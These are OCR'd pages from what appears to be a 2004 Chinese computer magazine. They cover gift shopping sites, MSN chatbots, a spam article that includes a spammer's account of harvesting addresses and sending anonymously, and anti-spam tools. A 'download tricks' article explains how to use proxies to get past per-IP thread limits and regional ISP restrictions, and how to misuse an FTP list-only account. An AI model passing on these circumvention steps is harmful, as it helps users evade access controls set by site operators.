1.网上购买鲜花

爱情词典

爱情速配

随着都市人生活节奏的加快,快餐式的爱情速配虽然没有完全取代传统的婚姻介绍所,但不得不承认其影响正逐渐扩大。近年来,由电视台创办的“爱情速配市场”蔚然成风,许多省市都割据一方市场,比如湖南的“玫瑰之约”、上海的“相约星期六”、北京的“今晚我们相识”、深圳的“今晚有约”……包装上市的先生和小姐被编为1号、2号、3号……通过主持人操盘,面对面地谈情说爱,并且向广大观众现场直播。如果你喜欢1号小姐,请按A键;如果你喜欢2号小姐,请按B键……12345, ABCDE, 爱情就这么简单。其实,除了这种集征婚与娱乐为一体、熔爱情与游戏为一炉的“爱情速配”外,酒吧约会、电脑速配都是现代爱情的可选速配方案。不少问题青年也的确透过这种途径找到了人生的归宿。看来,一见钟情或跟着感觉走的恋情还是能够长久维持的。

以下网站,大都可以速递中国各大城市,支持在线支付。为了配送方便,大家可以就近选购。像鲜花这样的礼物,建议还是在本城的网站买比较好,质量可以保证,送货的时间会快很多。还有,因为大家买的是礼物,所以,我们完全可以把对方的地址作为收货人的地址。礼物通过购物网站的工作人员送到她(他)的手中,一定能给对方一个惊喜!我们还可以要求购物网站,把礼物的包装搞漂亮点,必竟是要送人的嘛!

莎啦啦连锁鲜花礼品网	http://salala.joyo.com/
嘀哒嘀鲜花礼品网	http://sina.didadi.cn/
中国鲜花网	http://www.zgxhw.com/
中国5288鲜花礼品网	http://www.5288.com/
中国花城	http://www.168flower.com/
花花世界	http://www.boygirl.cn/
蝶恋花鲜花礼品网	http://www.dielian.com/

2.网上购买小礼物

我们可以在以下大型购物网站看到形形色色、新颖别致的小礼品。而且,几乎每个网站都有打折活动。我们大可货比三家,细心选购。

易趣网	http://www.eachnet.com/
卓越网	http://www.joyo.com/
新浪商城	http://mall.sina.com.cn/
网易商城	http://mall.163.com/newmall/
搜狐商城	http://store.sohu.com/
八佰拜	http://www.800buy.com.cn/

对于付款方式,推荐通过“首都电子商城”的电子支付平台进行网上支付。大家可以办一张招商银行一卡通。然后你就可以坐在你的电脑(不推荐在公共场合,比如:网吧)前,经过很简单的几个步骤,实现网上支付了。在一卡通支付过程中,你不会被收取手续费。不推荐采用通过邮局汇款的方式,一是因为比较慢,二是因为要收取手续费。

爱情词典

约会

像很多爱情词语一样,“约会”这个词是不能随便乱用的。一般的“约会”不能称为约会。谈情说爱当然少不了约会,在电话还不太普及的时候,大多数中国人的约会方式多半是面约或信约,如今不见面的网上相聚或短信传情也成了约会中的一种。最初的约会为了显得郑重其事也常常因为怕被拒绝而不好意思,多以信约形式为主。当然约会的书信不宜太长,文字也不宜太肉麻,但要显得真诚、明确,为了保密起见,信封上寄信人地址处多半只写“内详”,而约会时的活动却丰富多了。不过,这一简一丰的变化却使现在的人们少了许多微妙的恋爱体验,比如写一封约会信时的那种既紧张又幸福、既举棋不定又充满幻想的感觉,哪是打一个电话所能体会到的?而打电话所进行的无数次的精神酝酿、勇气测试和话语演习又是写信所无法感悟的。约会可以经人介绍,可以自行约定,其最重要的价值,在于为男女双方提供了一个相互了解的途径。不过,爱情给人带来的诸多甜蜜回忆,也大多产生在情人阶段的约会时光,结婚之所以让不少人深感失望,就在于它消除了约会所蕴涵的朦胧和浪漫。



CF [ZT01]

情人节把我带给你的他(她),详情见本刊第85页



MSN Messenger 聊天机器人 颁奖典礼

搜索关键词：MSN 机器人 bot chatbots 小秘书

MSN Messenger 聊天机器人(Chatbots)实际上是一套周旋于用户和MSN Messenger服务器之间的软件。机器人的使用方法非常简便，只需要将它添加为好友即可，但它们却神通广大，天文地理、诗词歌赋样样精通，而且常常能够灵犀一指，让我们的工作大大简化！看着那些调皮机智、滔滔不绝的聊天记录，谁能想到这背后只是冷冰冰的代码呢？！MSN Messenger的聊天机器人很多，想要了解哪些最优秀吗？那就来看看这个颁奖典礼吧！



最受欢迎机器人：BOT2K3

.passport 地址：bot@bot2k3.com

获奖理由：从2003年9月诞生以来，BOT2K3至今已经有了将近6万用户。BOT2K3提供了非常多实用的服务，如新闻、Google搜索、天气预报、游戏、词典、提醒记事，甚至还有查看DNS、Ping等功能，难怪会有如此多的人喜欢它。使用“!help”命令可以获得使用帮助。



最佳创意机器人：Trivia Bot

.passport 地址：cheesetriviabot@hotmail.com

获奖理由：该机器人从功能上来说不如BOT2K3那么强大，但它却能让我们体验到DIY的乐趣！按照该机器人作者提供的介绍(http://www.mess.be/pafiledb/pafiledb.php?action=file&id=410)，你可以修改程序代码，亲手打造更完美的机器人，做它真正的主人！遗憾的是资料都是英文的，而且需要你具备一些编程知识。



最勤快机器人：Jaedon

.passport 地址：jaedonbot@yahoo.co.uk

获奖理由：Jaedon刚刚诞生不久，虽然从功能上来说Jaedon跟其他机器人差不多，但它却是机器人中最孜孜不倦的一个，绝对每天24小时处于工作状态。颁予此奖，以示鼓励。



年度最佳机器人：Mr.Robot家族

.passport 地址：MrRobot001@hotmail.com、MrRobot002@hotmail.com……MrRobot020@hotmail.com

获奖理由：作为今天获奖的一个国人开发的作品，Mr.Robot当之无愧！这款机器人也是小渔要重点推荐的，大家使用时可以加上上面20个.passport地址中的任意一个。从功能上来说，Mr.Robot的优势在于它很适合中国人使用，下面是其主要应用和相应代码：news(新闻)、weather：城市名(天气情况)、city：城市名(查询区号、邮编)、bus：城市名 关键字(查询公交车信息，见图1)、0day：关键字(查0day软件记录)、




图1 小渔查询北京22路公共汽车的情况

mobile：手机号码(查询手机号码归属地)、date：日期(万年历)。该机器人智能化程度很高，跟它聊天充满了乐趣(见图2)。



图2 你看这个机器人可爱吧

相关网站：http://www.9zi.com/ (Mr.Robot家族主页)

CF [WL01]

关注你我之所关注

——网络热点应用方案征集大赛

问题1到问题4请参见2004年第1期和第2期杂志。

问题5：增大QQ和MSN Messenger消息的长度

在QQ和MSN Messenger中，一次发送消息的文字量是有限的，你有方法增大吗？

问题6：与恶意网站说Bye-Bye

恶意网站非常令人讨厌，它们总喜欢干一些非法勾当：修改IE默认主页、封锁注册表、让IE疯狂地打开窗口、自动格式化硬盘或删除某文件夹中的文件、更改文件关联、自动安装木马程序……最近看到不少热心网友在网上发布了恶意网站黑名单，那如何利用黑名单去屏蔽这些网站呢？有什么更好的方法预防恶意网站吗？

参赛规则

1.本次大赛从2004年1月1日开始。

2.读者可以选择一个或多个问题结合自己的实际进行叙述、分析，并给出指导性建议与解决方案，作品请E-mail至webhot@cfan.com.cn，并在主题上标明“问题1”“问题2”或“问题3”之类的字样；平信可以寄到：北京9615信箱 小渔，邮编为100086。

3.读者可以到http://www.cfan.com.cn/ipb/“网络”板块中畅所欲言。

4.我们将会陆续选登优秀作品，优秀作品的作者可能获得精美奖品以及稿费。

> “每日劳累过度　全因Spam无数　索性不收mail　舒服，舒服，垃圾邮件作古”
>
> ——《如梦令》无奈版
>
> 这是笔者在被垃圾邮件折磨得苦不堪言后发出的感慨。据统计，每年全球因垃圾邮件造成的损失高达20亿美元，而中国网民平均每周收到的16.1封电子邮件中垃圾邮件就占了8.9封，垃圾邮件的数量已经超过了正常邮件，并呈现出急剧上升的趋势……面对如洪水一样泛滥的垃圾邮件，是否想弄清它的来龙去脉，想将它们尽可能地拒之门外呢？虽然反垃圾邮件之路坎坷曲折，但积极抵抗无疑是惟一的解决之道。

看点

①究竟什么是垃圾邮件？
②垃圾邮件是如何到达你的邮箱的？
③垃圾邮件的主要应对措施。

邪与正的对话

——垃圾邮件的生与死

■ 北京　左强

上篇　垃圾邮件制造者的自白书

跟全世界千千万万的同行一样，我的工作只有一件事情——发邮件！而且是大量地发！我知道我是一个不受欢迎的人，不过我想任何人在如此巨大的商业利益面前都会动摇，在这里我就交代一下我是如何炮制垃圾邮件的。

一、获得大量的E-mail地址

获得E-mail地址一般有四个途径:

①购买。卖方一般是一些不负责任的站长，他们将用户注册资料打包出售。另外，目前市场上有不少所谓的“用户关系数据库提供商”，表面上为企业用户提供客户资源，暗地里将它们低价出售。

②扫描。利用专门的邮件地址扫描机器人，如非常著名的MailFinder等，每天在无数网站、论坛扫描，凡是扫描到“xxx@xxx”字段都记录下来，成为垃圾邮件发送对象。

③软件运算。上面的两种方法得到的E-mail地址虽然可信度比较高，但相对麻烦。使用专门的E-mail地址生成软件，来随机生成大量地址，也许其中很多地址是不可用的，但可用的也是相当多的。

④共享。各个垃圾邮件发送方之间常常交换“共享”自己拥有的邮件地址列表，这样受害者就会收到越来越多的来自不同组织的垃圾邮件。



应对措施:从垃圾邮件制造者E-mail地址的来源途径来看，我们需要做到“三不”:不随便泄露自己的E-mail地址，不在那些没有信誉的站点注册，不回复垃圾邮件。

二、批量发送邮件

获得大量E-mail地址后，我就开始做“实质性”的发送工作了。这一阶段我主要考虑三个问题:

①垃圾邮件一般都具有匿名性、群发性的特点，所以一般的批量邮件发送工具是不能达到要求的，取而代之的是大批量匿名或假邮件地址发送软件，如GhostMail等，这样普通用户收到垃圾邮件后想要屏蔽也无从着手。

②目前多数的ISP有很高的警惕性，所以我一般架设自己的邮件服务器或连接到国外的其他邮件服务器上进行转发。

③面对用户和ISP的过滤和封杀，我会经常对垃圾邮件的内容和发送方法进行调整。

应对措施:该步骤的应对措施主要还是看邮箱服务提供商了，对于普通用户来说，处于被动地位，只能使用邮件客户端软件或垃圾邮件过滤软件等进行抵抗。

经过上面两步，一封垃圾邮件应该已经到达你的邮箱了。我整日都重复着这两个步骤，孜孜不倦，不过让我感到惊慌的是，如今互联网上打击垃圾邮件的呼声越来越高，而且听说要为反垃圾邮件立法，我想也该是我收手的时候了，但我知道我的同行们一定会继续下去，因为有利益在！

小编有话说:垃圾邮件的泛滥并非骇人听闻，编辑部的大小编辑都为此头痛不已:小渔前几个月用不同的邮件标题作关键词进行过滤，将邮件从每天1000多封降低到每天200多封;特别的特别昨天刚设置了一组关键词，可今天一来邮件仍然200多封……之所以介绍垃圾邮件的炮制过程，无非是让读者能够做到心中有数，也好对症下药。

下篇　普通用户的奋力抗争

一、用网站过滤

1.利用邮箱自带的过滤功能

现在的邮箱几乎都提供了“规则过滤法”和黑名单来防范垃圾邮件，你可以登录邮箱Web页面，设置过滤规则。

最近Hotmail和163.com都升级了自己的邮箱系统，在垃圾邮件防治方面有了很大的进步。如Hotmail邮箱增加了一个名为“垃圾邮件”的文件夹专门用于存放垃圾邮件，在垃圾邮件识别方面新增加了“垃圾邮件过滤器”的级别定义(见图1)。



图1

2.利用0spam的在线防范功能

www.0spam.com提供了在线防垃圾邮件功能，利用该网站提供的服务，只需登录就能收取、清除你邮箱里的垃圾邮件了！下面介绍一下使用步骤：

Step 1 注册。打开http://www.0spam.com/register.shtml，填写注册表单并注册。

Step 2 添加邮箱账户。用刚才注册的账户登录站点，在“Add POP/Yahoo/Hotmail Account”一栏填写你的邮箱信息，如果你添加的是Hotmail或Yahoo邮箱，则“Server”项分别填写“hotmail”或“yahoo”，如果添加的是一般的支持POP3功能的信箱，则填写POP3服务器地址。填写完毕后单击“Add Account”(见图2)。




图2　用同样的方法可以添加多个邮箱

Step 3 设置过滤规则。分别点击“Whitelist”(白名单)和“Blocklist”(黑名单)链接进行详细设置。

Step 4 清除垃圾邮件。点击“Settings/Accounts”链接，在打开页面中单击“Check All Accounts Now For Spam”按钮，稍等片刻0spam站点会根据你所设置的过滤规则将所有邮箱里的垃圾邮件都清除掉，实在是很解气！

如果0spam有误判怎么办？别着急，所有被删除的垃圾邮件都暂时保存在0spam网站，点击“JunkMail Folder”链接就可以看到，要想恢复其中某封邮件，只需选中它，然后单击“Restore Marked Messages”即可。



二、用邮件客户端软件过滤

对邮件客户端软件加以设置来抵御垃圾邮件是普遍采用的方法，下面以Foxmail 5.0 beta2为例加以介绍。

①单击“工具→反垃圾邮件设置”，可分别对“规则过滤”、“贝叶斯过滤”、“黑名单”、“白名单”功能进行设置，这4种判断方法互相补充使用效果较好。

②开启“贝叶斯过滤法”。“贝叶斯过滤法”需要学习垃圾邮件和正常邮件各1000封才能使用，一般用户没有那么多邮件可供学习，没关系，可以通过下面的办法开启贝叶斯过滤功能：到http://www.cfan.com.cn/qikan/download/bayes.rar下载bayes.rar文件，解压到Foxmail安装目录下的AntiSpam文件夹覆盖掉原文件即可。

③单击“工具→过滤垃圾邮件”，选中“使用规则过滤法”和“使用贝叶斯过滤法”，并设置“如果邮件被判定为垃圾邮件，则把它转移到”为“废件箱”，这样每次收完邮件后，清空废件箱即可。为保险起见，可事先检查一下废件箱里的邮件是否有误判。

④单击“账户→过滤器”命令打开“过滤管理器”，对邮件来源和内容进行关键字过滤。

小资料

垃圾邮件(spam)

spam英文原译为“肉罐头”，也指垃圾邮件。根据中国互联网协会的研究，给垃圾邮件下的标准定义为：

①收件人事先没有提出要求或者同意接收的广告、电子刊物、各种形式的宣传品等宣传性的电子邮件。

②收件人无法拒收的电子邮件。

③隐藏发件人身份、地址、标题等信息的电子邮件。

④含有虚假的信息源、发件人、路由等信息的电子邮件。

世界上第一封垃圾邮件

1994年4月12日，专门从事移民生意的律师Laurence Canter和Martha Siegel在互联网上大量发送他们移民顾问服务的电子邮件，从那时起，垃圾邮件诞生了！

出现频率最高的垃圾邮件

根据AOL日前公布的一个2003年垃圾邮件排名表显示，涉及色情宣传、抵押贷款、网上药店、在线教育、保险推销、远程工作和网上赚钱等内容的垃圾邮件数量列前十位。

匿名邮件的发送原理

虽然在使用电子邮件时需要账号和密码，但其实在使用SMTP传输协议发送邮件时，邮件服务器一般是没有安全检查的，也就是发送邮件不需要密码验证，使用Telnet工具来发送匿名邮件正是利用了电子邮件的这一特点。此外也可以使用一些免费保密邮件转递系统提供的账号发送匿名电子邮件，隐藏发件人的信息，这样收件人就无法知道邮件是何人发来的了。

三、用G-Lock SpamCombat封杀

用过不少专业的垃圾邮件过滤软件，但真正令人满意的实在不多，特别是大多数无法直接从邮件服务器上删除垃圾邮件。经过不断寻找，笔者终于发现了一款目前最令人满意的垃圾邮件过滤软件，它的最大特点是：

★自动定时检测邮箱，将垃圾邮件从邮件服务器中清除掉，并能对邮件进行预览，相当于邮件远程管理软件；

★具备黑名单、白名单、HTML标签过滤以及由用户指定来判别垃圾邮件的功能；

★集成了号称可以将99.5%的垃圾邮件过滤掉的贝叶斯过滤器；

★能通过在线更新方式读取DNS封锁清单数据库DNSBL，把垃圾邮件对你的骚扰降到最低程度。

小知识

DNSBL(DNS-based blocking list)通俗点说就是国外的反垃圾邮件组织研究掌握的发送垃圾邮件者的黑名单数据库，G-Lock SpamCombat可根据该数据库的资料判断邮件是否为垃圾邮件。

G-Lock SpamCombat小档案

软件版本：1.10　　软件大小：1.73MB
软件性质：免费软件　　适用平台：Windows 9x/Me/NT/2000/XP
下载地址：http://mirror1.glocksoft.com/spamcombat.zip

Step 1 安装后启动G-Lock SpamCombat，单击“File→Add New Account”添加你的POP3邮箱（见图3）。如果有多个邮箱，可重复添加。



图3

Step 2 单击工具栏第四个按钮打开设置窗口，首先在“General”选项卡中勾选“Run program at windows startup”(随Windows一同启动)、“Minimize to system tray”(最小化到系统托盘)。接着进入“Automation”选项卡，勾选“Autocheck accounts every 15 min and delete spam emails”(每15分钟自动检测邮箱并删除垃圾邮件，时间可自定义)。

Step 3 在主界面的左侧窗格中将“Filters Set”下面的三项全部勾选，使用全部过滤器。

Step 4 现在按下工具栏第一个按钮让G-Lock SpamCombat检查你的邮箱，在邮件全部检查完毕后，在右侧窗格上方会显示各个信箱信件数和邮件列表，下方则是邮件预览窗口。在邮件列表的每封邮件前都会有一些小图标（见图4），其中“×”表示为垃圾邮件，“√”为正常邮件，“？”表示过滤器全部关闭，因此无法判断，“！”则说明该邮件通过了HTML和DNSBL过滤器，但没有通过Bayesian(贝叶斯过滤器)。



图4

通过预览邮件内容，在邮件列表中右击那些没有被检测出来的垃圾邮件，然后选择“Mark Message as SPAM”(标记邮件为垃圾邮件)，而对于那些被错判为垃圾邮件的邮件，则要在右键菜单中选择“Mark Message as Clean”(标记邮件为干净的)。

完成上面对邮件的人工处理后，就可以按工具栏第三个按钮，让G-Lock SpamCombat根据你的选择将垃圾邮件从服务器上直接删除了。

小提示

G-Lock SpamCombat还支持用户自己创建邮件规则。

Step 5 如果不小心误删了有用的邮件怎么办呢？不要紧，G-Lock SpamCombat提供了回收站功能，它能够缓存所有删除的邮件，只要单击工具栏倒数第二个回收站图标，在出现的窗口中右击误删的邮件，并选择“Mark Message as Clean”，退回到主窗口，再按工具栏第一个按钮重新检查邮箱，误删的邮件就回来了。

由于G-Lock SpamCombat是国外软件，因此默认状态下，可能会漏掉一些国内的垃圾邮件，因此建议你前期先不让它自动工作，多调教几天，手工将漏掉的垃圾邮件一一标记并通知它，相信很快G-Lock SpamCombat就能出师，把垃圾邮件全部清出你的邮箱了。

小编有话说：目前中国几个主要的反垃圾邮件组织的主页上都有垃圾邮件投诉功能，大家可以去填写投诉表单，虽然这种方法并不能起到立竿见影的效果，但能为网络环境的净化出份力，又何乐而不为呢？

中国反垃圾邮件联盟：http://www.anti-spam.org.cn/

中国互联网协会：http://www.isc.org.cn/

中国教育科研网反垃圾邮件小组：http://www.ccert.edu.cn/spam/index.htm

CF [WL02]

看点 ①断点续传、多线程下载的技术原理。
②激动人心的终极下载技巧。

下载绝招大放送

■ 山东 丁涛　安徽 zzyi4u

断点续传原理

断点续传，顾名思义就是下载过程中可以中途暂停，然后再从停止点继续下载，并最终获得完整的文档。当中断下载时，FlashGet等客户端下载软件会自动记录下已下载文件的字节数；下次继续下载该文件，客户端下载软件向服务器端发送请求时就会多添加一条信息，告诉服务器从哪个字节处(断点续传位置)开始下载文件，之后服务器端会响应客户端的下载请求，从指定的断点处开始传送文件，这样就实现了断点续传。实现断点续传所需要的条件：需要服务器端提供支持，也需要客户端下载软件支持。

多线程下载原理

线程可以简单理解为下载的通道，一个线程就是一条文件下载的通道，多线程也就是在文件下载过程中同时开启多条下载通道。当服务器端提供下载服务时，所有下载客户是共享带宽的，在优先级都相同的情况下，服务器的下载带宽会根据总的下载线程数目进行平均分配。不难理解，如果某个客户端同时开启多个线程的话，这个客户端就会获得更多的下载带宽，从而提高下载速度。通过多线程下载同一个文档时，通常将文档分成几个部分同时下载，也就是设置不同的下载起点一起开始下载，目前流行的下载软件差不多都具备这一功能。实现多线程下载所需要的条件：需要服务器端提供支持，也需要客户端下载软件支持。

绝招一 IE的断点续传

从IE 5.0开始，IE已经提供了断点续传功能，在使用IE下载过程中，如果因掉线、服务器复位等原因突然中断了下载，只要找到刚才的下载链接，再次点击，提示保存文件时，使用和第一次下载时相同的路径和文件名，这样IE就可以继续未完成的任务，实现断点续传了。IE实现断点续传有个前提，就是在下载中断之后电脑并没有重启。如果因为死机、重启等原因造成下载中断，开机之后就只能重新开始下载了。

绝招二 让IE实现多线程下载

可以通过修改“注册表”的方法实现IE多线程下载：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]，在右边的窗口中新建一个DWORD值，命名为“MaxConnectionsPerServer”，键值设置为5～10之间的一个数字，即可同时开启5～10个线程。下载速度是不是快了很多？

绝招三 FlashGet实现多线程下载

FlashGet是目前主流的下载工具软件之一，支持断点续传和多线程下载。选择“工具→选项→连接”，在“最多同时进行的任务数”后设置允许同时下载的文件个数(最多是10个)，另外在“工具→默认下载属性”中还可以设置每一个文件同时分成多少份进行下载。用FlashGet同时下载10个文件，如果每个文件又被分成5份进行下载，这时总的线程数就达到了50个，而不是10个。

绝招四 突破线程限制加快下载速度

实例：ftp://wind-force.xxx.net:2121/限制了一个IP地址一个线程下载，如何突破该服务器下载线程限制，实现一个文件多线程下载？

分析：众多下载服务器采用同一IP地址限制线程数目的方式来限制客户端多线程下载，IP地址是限制线程数目的关键，但是一般情况下每台电脑只有一个IP地址，如果在下载过程中同时使用多个代理服务器，那理论上就能够得到多条下载线程，从而实现多线程下载。

解决办法：FlashGet同时支持HTTP和FTP两种协议下载，而且能够把一个文件分成多段通过多个代理来下载，这样就可以突破服务器下载线程的限制了。

Step 1 添加代理服务器。在FlashGet中选择“工具→选项→代理服务器”，点击“添加”按钮，打开代理服务器设置页面(见图1)。在“名称”处给代理服务器起个名字；在“服务器”处填写代理服务器的IP地址，如61.145.75.162；在“端口”处填写代理服务器的端口号，如1080；在“类型”中选择添加的代理服务器类型，最后点击“确定”按钮完成设置。你可以按照这种方法再次点击“添加”按钮添加多个代理服务器。



图1

小提示

对于HTTP下载来说，可以使用HTTP代理服务器，在“类型”中选择“HTTP<Get>”；如果是FTP下载，则可以使用SOCKS代理服务器，根据其类型，进一步在“类型”中选择“SOCKS4”或“SOCKS5”。一般情况下，HTTP代理不支持FTP下载。

Step 2 启动多代理功能。选择“工具→选项→代理服务器”(见图2)，在“多代理(不同的连接使用不同的代理服务器)”下勾选添加的代理服务器。



图2

Step 3 对目标网站进行设置。选择“工具→选项→站点管理”，点击“添加”或者“编辑”按钮(见图3)。在“网址”后输入下载服务器地址ftp://wind-force.xxx.net:2121/，该服务器需要密码验证，因此勾选“登录到服务器”，并在下面填写用户名和密码。将“没有限制”前的勾去掉，把“该站点允许的同时连接数”设置为1，最后勾选“每一个连接使用不同的代理服务器”，点击“确定”按钮。




图3

Step 4 设置下载文件的属性，将文件分成多份同时下载(见图4)。



图4

图4　2线程下载，大家可以添加更多代理服务器进行更多线程的下载，不过要保证代理服务器的数量多于或者等于下载文件分成的块数

小提示

如果下载服务器本身支持多线程下载，如最大为3线程，如果要实现9线程下载，则可以添加3个代理服务器，并分别把每个代理服务器重复添加3遍，然后选中9个添加的代理服务器(实际上是3个)，就可以实现3个代理服务器地址9线程下载了。

由于多代理下载会抢占服务器的传输带宽，甚至影响他人的正常下载，所以请慎用此方法。

绝招五　突破IP地址限制下载电影

实例:http://www.xx.xxx.net/提供的电影资源只有其用户才能享用，如果不是其用户，如何获得该网站上提供的影片和新碟下载权呢？

分析:现在提供宽带电影在线观看或下载服务的网站，一般都是由网通、电信、长宽、铁通、联通这些宽带接入服务商建立的，提供服务的对象也仅限于本网或本地区的宽带接入用户。宽带接入服务商大都采取限制IP地址的方式来禁止其他用户使用网站上提供的宽带资源。

解决办法:既然网站采取了限制IP地址的方式，那何不找到一个网站规定区域内的代理服务器，突破网站的封锁呢？

Step 1 了解一下该网站的信息。点击网站首页提供的影片下载链接，会弹出一个窗口，提示“!对不起！该页只对辽宁宽带用户开放，谢谢您的合作”。

Step 2 查找合适的代理服务器。拿出看家法宝“QQ代理公布器”(下载地址为http://96hk.y365.com/soft/qqproxy.rar)，选择读取HTTP代理，很快就找到了一个来自辽宁的代理服务器218.25.39.xx:3128，打开IE，依次选择“工具→Internet选项→连接→设置”，在代理服务器设置中填写代理服务器的IP地址和端口号，点击“确定”按钮完成设置。

Step 3 再次点击电影下载连接，期待已久的电影下载页面出现了。先点击“用户注册”免费注册一个用户，再使用注册的用户名和密码登录一次，然后“刷新”下载页面，电影的下载地址出现了(见图5)！



图5

有一些网站提供的是宽带电影在线播放形式的服务，如果要突破限制欣赏在线电影，同样只要在IE中设置好相关的代理服务器，就可以进行播放了。

如果流媒体文件的下载受到了IP地址的限制，则可以在类似NetTransport影音传送带的下载软件中选择“代理服务器→添加”，填写代理服务器的IP地址和端口号，选择代

理服务器类型，然后点击“更新”按钮激活添加的代理。以后建立下载任务时，依次运行“其他设置→代理→单一代理”，选择一个要使用的代理服务器，就可以下载那些限制IP地址的流媒体文件了。

绝招六 突破隐藏地址下载流媒体

实例:某影视频道http://vod.xxx.com/提供了在线电影播放的服务，但对电影的真实下载地址加以了隐藏和保护，如何获得网站上在线电影的真实地址，直接下载观看呢？

分析:现在许多提供宽带电影在线播放服务的网站，都对真正的电影地址进行了保护，使得NetTransport、StreamBox vcr这些软件无法得到流媒体文件的真实地址，因此无法直接下载，也就是当点击在线电影文件链接时，会自动弹出一个播放窗口，但看不到在线电影文件的真实地址。

解决办法:可以借助影片嗅探器(下载地址为http://js-http.skycn.net:8080/down/setupyp20.rar)、Project URL Snooper(下载地址为http://dlpchome.cnbb.com.cn/internet/download/ProjectURLSnooper11b1.exe)等第三方工具软件或其他方法来找到在线电影文件的真实地址，请参考2004年第2期的《电影下载五招突破》一文。

绝招七 站点资源探测器有妙用

如果你知道有一张图片的下载地址是http://www.xxx.com/pic/1223.jpg，则不妨在FlashGet的站点资源探测器的地址里输入http://www.xxx.com/pic/，服务器端这个目录下的全部内容就可能列出来了，想下什么就下什么吧！不过，也并非每一个地址都可以采取这种方法列出内容，有些站点限制了“列出目录”功能。

绝招八 FTP巧登录

有些很热门的FTP站点提供的下载账号很难登录上，自然也就无法下载资源了。此类FTP站点大都提供了一个list账号，可以很快地登录上去，并能列出站点的资源，但就是不能下载。这个账号到底有什么用呢？其实，list账号并非只是用来浏览资源的，我们可以巧妙地让它为下载服务。

在FlashFXP站点资源管理器里，分别以下载账号和list账号为目标FTP建立两个站点，比如叫做ftp1(下载账号，可以下载)、ftp2(list账号，无法下载)。登录ftp2，一般很容易登录成功，选择好想下载的资源，单击右键，选择“队列”，把这些内容放到下载队列里，接着断开此次连接(这是很关键的一步)。在队列窗口中，选择刚才加入队列的几个文件，单击右键，选择“编辑”，在“站点”栏选择ftp1，点击“确定”。FlashFXP就会用能下载的账号登录到目标FTP，去下载你想要的东西了。

小资料

FlashFXP常规设置技巧

依次运行FlashFXP菜单栏的“选项→参数设置→常规”进入常规设置窗口。“连接超时”可以设置得大一些，比如60秒，这是为了防止由于网速的原因，有些服务器登录过程耗时比较长，FlashFXP认为登录失败的情况；“连接重试延迟”设置得稍微小一点，如11秒；“连接重试数”设置得越大越好，比如1000，这样做的目的是：在FTP服务器繁忙时，单位时间内不断地连接服务器，见缝插针，连接成功的概率会比较大；选中“发送保持连接命令”，一旦登上一个FTP站点后，即使没有任何动作，FlashFXP也会定时发送一些命令给服务器端，让它的“多少分钟没有动作就断线”的措施失效，这下子被FTP服务器“踢”下来的概率就会很小很小了。

关闭FlashFXP的自动更新功能

FlashFXP的更新非常快，对于大多数用户来说，可能并不希望它一直保持最新版本，如何关闭其自动更新功能呢？方法如下：

用“记事本”打开FlashFXP安装目录下的Flashfxp.ini文件，在[LiveUpdate]下编辑如下内容即可。

Proxy＝0
Check＝0
Interval＝0

绝招九 BT与FlashGet接力下载

平时喜欢用BT下载一些电影、游戏、软件，用FlashGet在FTP服务器上下载一些电视连续剧，但是如果同时使用BT和FlashGet下载，下载连接很容易断开，而且不能自动连接，原因可能是BT和FlashGet在抢占下载带宽时造成了一些不稳定因素。遇到这种情况，可以考虑让BT与FlashGet进行接力下载。

首先使用BT下载，在BT下载速度稳定之后会有一个下载剩余时间的提示，比如3个小时。启动FlashGet，选择“工具→选项→计划”，在“开始下载文件于”下面设置一个开始下载时间，这个时间可以稍微大于电脑当前显示的时间与BT下载估计剩余时间之和，如电脑显示的时间是晚上11点，3个小时之后就是凌晨2点，则将“开始下载文件于”设置为02:00。新建FlashGet的下载任务，在下载属性中将开始下载方式改为“计划”。这样FlashGet就会在凌晨2点自动开始下载任务，而那时BT也正好下载完毕了。

绝招十 让影音传送带支持更多线程

默认情况下影音传送带为每个下载任务分配的线程数目为2，最大可以为10，其实可以通过修改“注册表”让线程数更大，从而获得更快的下载速度。打开“注册表编辑器”，定位到[HKEY_CURRENT_USER\Software\Xi\NetTransport\Download]，新建一个名为MaxThreads的DWORD类型的键，并设置其值为不大于128的数即可。

特别提醒：本文仅供技术研究，请不要用于非法行为。

CF [WL03]

情人节把我带给你的他（她），详情见本刊第85页

腾讯的新武器 Tencent Messenger

■ 青岛 卖菜GG

Tencent Messenger(以下简称TM)是腾讯公司新推出的一款即时通信软件，主要定位于上班族和办公领域，该软件与MSN Messenger类似，而且可以和QQ共享数据和号码，非常值得一用！

Tencent Messenger小档案

软件版本:1.0 Preview3　　软件大小:5.33MB

软件性质:免费软件　　适用平台:Windows 9x/2000/NT/XP/2003

下载地址:http://qqdl.tencent.com/tm10preview3.exe

安装与登录

安装路径最好选择为本地电脑的QQ安装目录，这样可以让TM共享QQ的好友分组、聊天记录等数据。

TM提供了"手机号码登录"和"QQ号码登录"两种登录方式，如果你用已有的QQ号码和密码登录，则需要你的QQ号码已经和手机绑定，如果没有，可以单击登录界面下方的"点击这里"进行绑定。当然，你也可以通过TM重新申请一个QQ号码，同样是单击"点击这里"，输入手机号码，经过简单几步即可完成。

小提示

★要取消TM和手机的绑定，可发送短信"QXBD"到1700(移动用户)或9777(联通用户)。取消绑定后，用户的号码不能使用TM登录，但仍然可以使用QQ登录。

★登录TM后，可以运行"文件→一键切换到QQ"命令来使用QQ登录该号码。

★登录TM后，如果使用QQ登录同一个号码，虽然TM暂时并不显示掉线，但无法给好友发送信息，只有用QQ发送信息了，反之亦然。

特色功能

TM的界面跟MSN Messenger非常像，采用了Windows传统样式的菜单，简洁而朴素(见图1)；从软件功能上看，TM去掉了QQ中偏重于娱乐的功能，如QQ秀、QQ游戏、场景聊天、换肤功能，不过针对办公方面增加了不少新鲜实用的功能。



图1　TM主界面图，不仔细看还以为是MSN Messenger

